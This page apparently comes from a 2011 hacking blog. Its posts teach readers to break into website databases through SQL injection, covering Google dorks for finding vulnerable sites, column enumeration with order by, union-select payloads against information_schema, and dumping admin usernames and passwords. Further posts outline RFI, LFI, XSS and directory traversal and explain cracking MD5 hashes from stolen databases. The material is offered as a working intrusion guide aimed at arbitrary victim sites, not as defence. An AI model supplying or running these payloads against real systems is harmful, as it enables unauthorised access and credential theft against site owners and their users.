Showing posts with label SQL database. Show all posts

Break the Database of Website using SQL Injection

Posted by Alfiya Rebana Sunday, April 24, 2011


 In this tutorial i am going to guide how to hack the website database using SQL injection.  First of all you need to understand what is sql injection, so kindly read this tutorial

How to Break the Database:

Step 1 :
First we need to check whether website is vulnerable or not( i meant hackable or not) . In order to that, you need to find a page that looks like this:


www.site.com/page=1
or
www.site.com/id=5 
 
Enter this url into google search or address bar.  Basically the site needs to have an = then a number or a string, but most commonly a number.

Once you have found a page like this, we test for vulnerability by simply entering a ' after the number in the url. For example:

www.site.com/page=1'

If the database is vulnerable, the page will spit out a MySQL error such as;

Warning: mysql_num_rows(): supplied argument is not a valid MySQL result resource in /home/wwwprof/public_html/readnews.php on line 29

If the page loads as normal then the database is not vulnerable, and the website is not vulnerable to SQL Injection. 

Step 2 :

Now we need to find the number of union columns in the database. We do this using the "order by" command. We do this by entering "order by 1--", "order by 2--" and so on until we receive a page error. For example:
www.site.com/page=1 order by 1--
http://www.site.com/page=1 order by 2-- 
http://www.site.com/page=1 order by 3--
http://www.site.com/page=1 order by 4--
http://www.site.com/page=1 order by 5-- 
 If we receive another MySQL error here, then that means we have 4 columns. If the site errored on "order by 9" then we would have 8 columns. If this does not work, instead of -- after the number, change it with /*, as they are two difference prefixes and if one works the other tends not too. It just depends on the way the database is configured as to which prefix is used.

If the above method is not  working then try this:

www.site.com/page=1 order by 1
http://www.site.com/page=1 order by 2 
http://www.site.com/page=1 order by 3
http://www.site.com/page=1 order by 4
http://www.site.com/page=1 order by 5


Step 3 :

We now are going to use the "union" command to find the vulnerable columns. So we enter after the url, union all select (number of columns)--,
for example:
www.site.com/page=1 union all select 1,2,3,4--
This is what we would enter if we have 4 columns. If you have 7 columns you would put, union all select 1,2,3,4,5,6,7-- . If this is done successfully the page should show a couple of numbers somewhere on the page. For example, 2 and 3. This means columns 2 and 3 are vulnerable.

Step 4 :

We now need to find the database version, name and user. We do this by replacing the vulnerable column numbers with the following commands:
user()
database()
version()

or if these dont work try...

@@user
@@version
@@database

For example the url would look like:
www.site.com/page=1 union all select 1,user(),version(),4--

The resulting page would then show the database user and then the MySQL version. For example admin@localhost and MySQL 5.0.83.

  If the version is 5 and above read on to carry out the attack, if it is 4 and below, you have to brute force or guess the table and column names, programs can be used to do this.

Step 5 :
In this step our aim is to list all the table names in the database. To do this we enter the following command after the url.
UNION SELECT 1,table_name,3,4 FROM information_schema.tables--
So the url would look like:
www.site.com/page=1 UNION SELECT 1,table_name,3,4 FROM information_schema.tables--
Remember the "table_name" goes in the vulnerable column number you found earlier. If this command is entered correctly, the page should show all the tables in the database, so look for tables that may contain useful information such as passwords, so look for admin tables or member or user tables.

Step 6 :
In this Step we want to list all the column names in the database, to do this we use the following command:
union all select 1,2,group_concat(column_name),4 from information_schema.columns where table_schema=database()--
So the url would look like this:
www.site.com/page=1 union all select 1,2,group_concat(column_name),4 from information_schema.columns where table_schema=database()--

This command makes the page spit out ALL the column names in the database. So again, look for interesting names such as user,email and password.

Step 7 :
Finally we need to dump the data, so say we want to get the "username" and "password" fields, from table "admin" we would use the following command,

union all select 1,2,group_concat(username,0x3a,password),4 from admin--

So the url would look like this:
www.site.com/page=1 union all select 1,2,group_concat(username,0x3a,password),4 from admin--

Here the "concat" command matches up the username with the password so you dont have to guess, if this command is successful then you should be presented with a page full of usernames and passwords from the website.

What is Database and MY SQL Injections

Posted by Alfiya Rebana


In this i'll give you intro to the SQL Injections. Next post will give you detailed information about the SQL injections.

What is the Database?
  Datbase is an application that stores a collection of Data.Database offers various APIs for creating, accessing and managing the data it holds. And database(DB) servers can be integrated with our web development so that we can pick up the things we want from the database without much difficulties.


Database is a place that stores username,passwords and more details.  Database should be secured.  But providing high level security is not possible for all sites(much costlier or poor programming ). So Database of many websites is insecure or vulnerable(easily hackable).

Some List of Database are:

  • DB servers,
  • MySQL(Open source), 
  • MSSQL, 
  • MS-ACCESS, 
  • Oracle, 
  • Postgre SQL(open source), 
  • SQLite,
 What is SQL injection?
      SQL injection is Common and famous method of hacking  at present .  Using this method an unauthorized person can access the database of the website.  Attacker can get all details from the Database.

What an attacker can do?
  • ByPassing Logins
  • Accessing secret data
  • Modifying contents of website
  • Shutting down the My SQL server

METHODS USED FOR WEBSITE HACKING

Posted by Alfiya Rebana

COMMON METHODS USED FOR WEBSITE HACKING

  • Remote File Inclusion or RFI
  • SQL injection
  • Cross site scripting or XXS
  • Local file inclusion or LFI
  • Directory Traversal attack


RFI:
  RFI stands for Remote File Inclusion and it allows the attacker to upload a custom coded/malicious file on a website or server using a script.  The vulnerability occurs due to the use of user supplied input without proper validation. This can lead to something as minimal as outputting the contents of the file, but depending on the severity, to list a few it can lead to:
  • Code execution on the web server
  • Code execution on the client-side such as Javascript which can lead to other attacks such as cross site scripting (XSS).
  • Denial of Service (DoS)
  • Data Theft/Manipulation


Local File Inclusion:
 Local File Inclusion known as LFI. It
It is same as RFI.


SQL injection:
   A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to effect the execution of predefined SQL commands.

By doing this you can get the admin id and password.  after getting the Username and password you can access the control panel of admin and change the website details or whatever you like,you can do.
For more Details  read this articles
What is SQL iNJECTION?
Implementation of SQL Injection

Cross site scripting or XXS :


It is is a type of computer security vulnerability typically found in web applications that enables malicious attackers to inject client-side script into web pages viewed by other users. An exploited cross-site scripting vulnerability can be used by attackers to bypass access controls such as the same origin policy. Cross-site scripting carried out on websites were roughly 80% of all security vulnerabilities documented by Symantec as of 2007. Their impact may range from a petty nuisance to a significant security risk, depending on the sensitivity of the data handled by the vulnerable site, and the nature of any security mitigations implemented by the site's owner


Directory Traversal attack

A directory traversal (or path traversal) is to exploit insufficient security validation / sanitization of user-supplied input file names, so that characters representing "traverse to parent directory" are passed through to the file APIs.

The goal of this attack is to order an application to access a computer file that is not intended to be accessible. This attack exploits a lack of security (the software is acting exactly as it is supposed to) as opposed to exploiting a bug in the code.

Directory traversal is also known as the ../ (dot dot slash) attack, directory climbing, and backtracking. Some forms of this attack are also canonicalization attacks.

Hacking website using SQL Injection -step by step guide

Posted by Alfiya Rebana Thursday, April 7, 2011

Before we see what  SQL Injection is. We should know what SQL and Database are.

Database:
Database is collection of data. In website point of view, database is used for storing user ids,passwords,web page details and more.


Some List of Database are:

* DB servers,
* MySQL(Open source),
* MSSQL,
* MS-ACCESS,
* Oracle,
* Postgre SQL(open source),
* SQLite,


SQL:
Structured Query Language is Known as SQL. In order to communicate with the Database ,we are using SQL query. We are querying the database so it is called as Query language.

Definition from Complete reference:
SQL is a tool for organizing, managing, and retrieving data stored by a computer
database. The name "SQL" is an abbreviation for Structured Query Language. For
historical reasons, SQL is usually pronounced "sequel," but the alternate pronunciation
"S.Q.L." is also used. As the name implies, SQL is a computer language that you use to
interact with a database. In fact, SQL works with one specific type of database, called a
relational database.

Simple Basic Queries for SQL:

Select * from table_name :
this statement is used for showing the content of tables including column name.
For eg:
select * from users;

Insert into table_name(column_names,...) values(corresponding values for columns):
For inserting data to table.
For eg:
insert into users(username,userid) values("blackstar","black");

I will give more detail and query in my next thread about the SQL QUERY.

What is SQL Injection?
SQL injection is Common and famous method of hacking at present . Using this method an unauthorized person can access the database of the website. Attacker can get all details from the Database.

What an attacker can do?

* ByPassing Logins
* Accessing secret data
* Modifying contents of website
* Shutting down the My SQL server

Now let's dive into the real procedure for the SQL Injection.
Follow my steps.

Step 1: Finding Vulnerable Website:
Our best partner for SQL injection is Google. We can find the Vulnerable websites(hackable websites) using Google Dork list. google dork is searching for vulnerable websites using the google searching tricks. There is lot of tricks to search in google. But we are going to use "inurl:" command for finding the vulnerable websites.

Some Examples:
inurl:index.php?id=
inurl:gallery.php?id=
inurl:article.php?id=
inurl:pageid=

Here is the huge list of Google Dork
http://www.ziddu.com/download/13161874/A...t.zip.html

How to use?
copy one of the above command and paste in the google search engine box.
Hit enter.
You can get list of web sites.
We have to visit the websites one by one for checking the vulnerability.
So Start from the first website.


Note:if you like to hack particular website,then try this:
site:www.victimsite.com dork_list_commands
for eg:
site:www.victimsite.com inurl:index.php?id=
 Step 2: Checking the Vulnerability:
Now we should check the vulnerability of websites. In order to check the vulnerability ,add the single quotes(') at the end of the url and hit enter. (No space between the number and single quotes)

For eg:
http://www.victimsite.com/index.php?id=2'
 If the page remains in same page or showing that page not found or showing some other webpages. Then it is not vulnerable.

If it showing any errors which is related to sql query,then it is vulnerable. Cheers..!!
For eg:
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\'' at line 1

Step 3: Finding Number of columns:
Now we have found the website is vulnerable. Next step is to find the number of columns in the table.
For that replace the single quotes(') with "order by n" statement.(leave one space between number and order by n statement)

Change the n from 1,2,3,4,,5,6,...n. Until you get the error like "unknown column ".

For eg:
http://www.victimsite.com/index.php?id=2 order by 1
http://www.victimsite.com/index.php?id=2 order by 2
http://www.victimsite.com/index.php?id=2 order by 3
http://www.victimsite.com/index.php?id=2 order by 4
 change the number until you get the error as "unknown column"

if you get the error while trying the "x"th number,then no of column is "x-1".

I mean:
http://www.victimsite.com/index.php?id=2 order by 1(noerror)
http://www.victimsite.com/index.php?id=2 order by 2(noerror)
http://www.victimsite.com/index.php?id=2 order by 3(noerror)
http://www.victimsite.com/index.php?id=2 order by 4(noerror)
http://www.victimsite.com/index.php?id=2 order by 5(noerror)
http://www.victimsite.com/index.php?id=2 order by 6(noerror)
http://www.victimsite.com/index.php?id=2 order by 7(noerror)
http://www.victimsite.com/index.php?id=2 order by 8(error)

 
 so now x=8 , The number of column is x-1 i.e, 7.

Sometime the above may not work. At the time add the "--" at the end of the statement.
For eg:

http://www.victimsite.com/index.php?id=2 order by 1--

Step 4: Displaying the Vulnerable columns:
Using "union select columns_sequence" we can find the vulnerable part of the table. Replace the "order by n" with this statement. And change the id value to negative(i mean id=-2,must change,but in some website may work without changing).

Replace the columns_sequence with the no from 1 to x-1(number of columns) separated with commas(,).

For eg:
if the number of columns is 7 ,then the query is as follow:

http://www.victimsite.com/index.php?id=-2 union select 1,2,3,4,5,6,7--

If the above method is not working then try this:
http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,3,4,5,6,7--


It will show some numbers in the page(it must be less than 'x' value, i mean less than or equl to number of columns).

Like this:


Now select 1 number.
It showing 3,7. Let's take the Number 3.

Step 5: Finding version,database,user
Now replace the 3 from the query with "version()"

For eg:
http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,version(),4,5,6,7--


It will show the version as 5.0.1 or 4.3. something like this.

Replace the version() with database() and user() for finding the database,user respectively.

For eg:
http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,database(),4,5,6,7--

http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,user(),4,5,6,7--

If the above is not working,then try this:

http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,unhex(hex(@@version)),4,5,6,7--


Step 6: Finding the Table Name
Now we have to find the table name of the database. Replace the 3 with "group_concat(table_name) and add the "from information_schema.tables where table_schema=database()"

For eg:

http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,group_concat(table_name),4,5,6,7 from information_schema.tables where table_schema=database()--
 Now it will show the list of table names. Find the table name which is related with the admin or user.


Now select the "admin " table.


Step 7: Finding the Column Name

Now replace the "group_concat(table_name) with the "group_concat(column_name)"

Replace the "from information_schema.tables where table_schema=database()--" with "FROM information_schema.columns WHERE table_name=mysqlchar--

Now listen carefully ,we have to find convert the table name to MySql CHAR() string and replace mysqlchar with that .

Find MysqlChar() for Tablename:
First of all install the HackBar addon:
https://addons.mozilla.org/en-US/firefox/addon/3899/
Now
select sql->Mysql->MysqlChar()

This will open the small window ,enter the table name which you found. i am going to use the admin table name.

click ok

Now you can see the CHAR(numbers separated with commans) in the Hack toolbar.


Copy and paste the code at the end of the url instead of the "mysqlchar"
For eg:
http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,group_concat(column_name),4,5,6,7 from information_schema.columns where table_name=CHAR(97, 100, 109, 105, 110)--

Now it will show the list of columns.
like admin,password,admin_id,admin_name,admin_password,active,id,admin_name,admin_pas ​ s,admin_id,admin_name,admin_password,ID_admin,admin_username,username,password..etc..


Now replace the replace group_concat(column_name) with group_concat(columnname,0x3a,anothercolumnname).

Columnname should be replaced from the listed column name.
anothercolumnname should be replace from the listed column name.


Now replace the " from information_schema.columns where table_name=CHAR(97, 100, 109, 105, 110)" with the "from table_name"

For eg:
http://www.victimsite.com/index.php?id=-2
and 1=2 union select 1,2,group_concat(admin_id,0x3a,admin_password),4,5,6,7 from admin--

Sometime it will show the column is not found.
Then try another column names

Now it will Username and passwords.

Enjoy..!!cheers..!!

If the website has members then jock-bot for you. You will have the list of usernames and password.
Some time you may have the email ids also,enjoy you got the Dock which can produce the golden eggs.

Step 8: Finding the Admin Panel:
Just try with url like:
http://www.victimsite.com/admin.php
http://www.victimsite.com/admin/
http://www.victimsite.com/admin.html
http://www.victimsite.com:2082/
etc.
If you have luck ,you will find the admin page using above urls. or try this list .
Here is the list of admin urls:

http://www.ziddu.com/download/13163866/A...t.zip.html


You may often hear this word "MD5 Encryption".  If you don't know what it is, this introduction may help you.  If you know about MD5 Algorithm, you can skip to Cracking MD5 Encryption Section In this article i will explain clearly what MD5 Encryption.

When this will be useful for you?

  1. You hacked one website's database using SQL Injection(SQL Injection TUTORIAL HERE),  but the passwords are stored using MD5 or SHA-1 Hash Algorithm.  At that time this tutorial will help to decrypt the password.
  2. You want to know basics of MD5 Hash Algorithm.
  3. You like to learn how to Cracking MD5 Hash Algorithm.


Introduction to MD5 Algorithm:
you can refer this link Introduction To Cryptography ,if you don't know about  encryption.

MD5 is widely used Hash Algorithms by Website owners. MD5 was designed by Ron Rivest in 1991 to replace an earlier hash function, MD4.

It is not like usual encryption. Usually we encrypt the original text to cipher text then decrypt the cipher text to original text.

we can call the MD5 as "One Way Encryption"(No longer).

It is like one way path.  one can move to destination but can not come back to starting place. 


Encrypt(originalText) 
Decrypt(cipherText)

Using MD5 Hash algorithm we can only create a hash code.  Original Text is converted to 128 bits hash code(encrypted form). 

Consider my original text is "worldblackstar".

It will be converted to
4d5b1f935be3c24a41c3e682304c55cb


 Algorithm:
MD5 processes a variable-length message into a fixed-length output of 128 bits. The input message is broken up into chunks of 512-bit blocks (sixteen 32-bit little endian integers); the message is padded so that its length is divisible by 512. The padding works as follows: first a single bit, 1, is appended to the end of the message. This is followed by as many zeros as are required to bring the length of the message up to 64 bits fewer than a multiple of 512. The remaining bits are filled up with a 64-bit integer representing the length of the original message, in bits.
The main MD5 algorithm operates on a 128-bit state, divided into four 32-bit words, denoted A, B, C and D. These are initialized to certain fixed constants. The main algorithm then operates on each 512-bit message block in turn, each block modifying the state. The processing of a message block consists of four similar stages, termed rounds; each round is composed of 16 similar operations based on a non-linear function F, modular addition, and left rotation. Figure 1 illustrates one operation within a round. There are four possible functions F; a different one is used in each round:
F(X,Y,Z) = (X\wedge{Y}) \vee (\neg{X} \wedge{Z})
G(X,Y,Z) = (X\wedge{Z}) \vee (Y \wedge \neg{Z})
H(X,Y,Z) = X \oplus Y \oplus Z
I(X,Y,Z) = Y \oplus (X \vee \neg{Z})
\oplus, \wedge, \vee, \neg denote the XOR, AND, OR and NOT operations respectively.

MD5 HASHES:

The 128-bit (16-byte) MD5 hashes (also termed message digests) are typically represented as a sequence of 32 hexadecimal digits. The following demonstrates a 43-byte ASCII input and the corresponding MD5 hash:

MD5("The quick brown fox jumps over the lazy dog")
= 9e107d9d372bb6826bd81d3542a419d6

The hash of the zero-length string is:

MD5("")
= d41d8cd98f00b204e9800998ecf8427e
Refer For More


Cracking MD5 Hash Algorithm:
In 1996, World comest to know that there are some flaws in MD5 HASH Algorithm.  Cryptographers began recommending the use of other algorithms, such as SHA-1 (which has since been found also to be vulnerable).

Boer Showed that MD5 is executed on 1 block of 512 bits will yield the same output for different input values in the buffer ABCD. This is known as Pseduo Collision.

Berson said Differential crypt analysis, with in a reasonable time to find 2 messages that produce this same hash code.

Dictionary Method on MD5:
In dictionary method the hash code will compared with some usual passwords.

For Eg: Users may give simple and usual password like "love","iloveyou".
Convert this usual words to Hash code.
Then store the words to Dictionary.
Compare User's Hash code with each hash code which is listed in dictionary.

Birthday Attacks On MD5:
Name itself define the attack method.  You alone birth on your birthday?  The answer is negative, there are lot of people born on your birthday.  The same method is used here.  Some of original text will use same Check Sum.


How to Crack MD5?

You don't need to write algorithm to crack the MD5.  There are plenty of websites available to crack the MD5.
I have listed the list of websites in my previous post.
Refer these link:
  1. List of Websites to crack the MD5 Hash Algorithm
  2.  List 2 for cracking MD5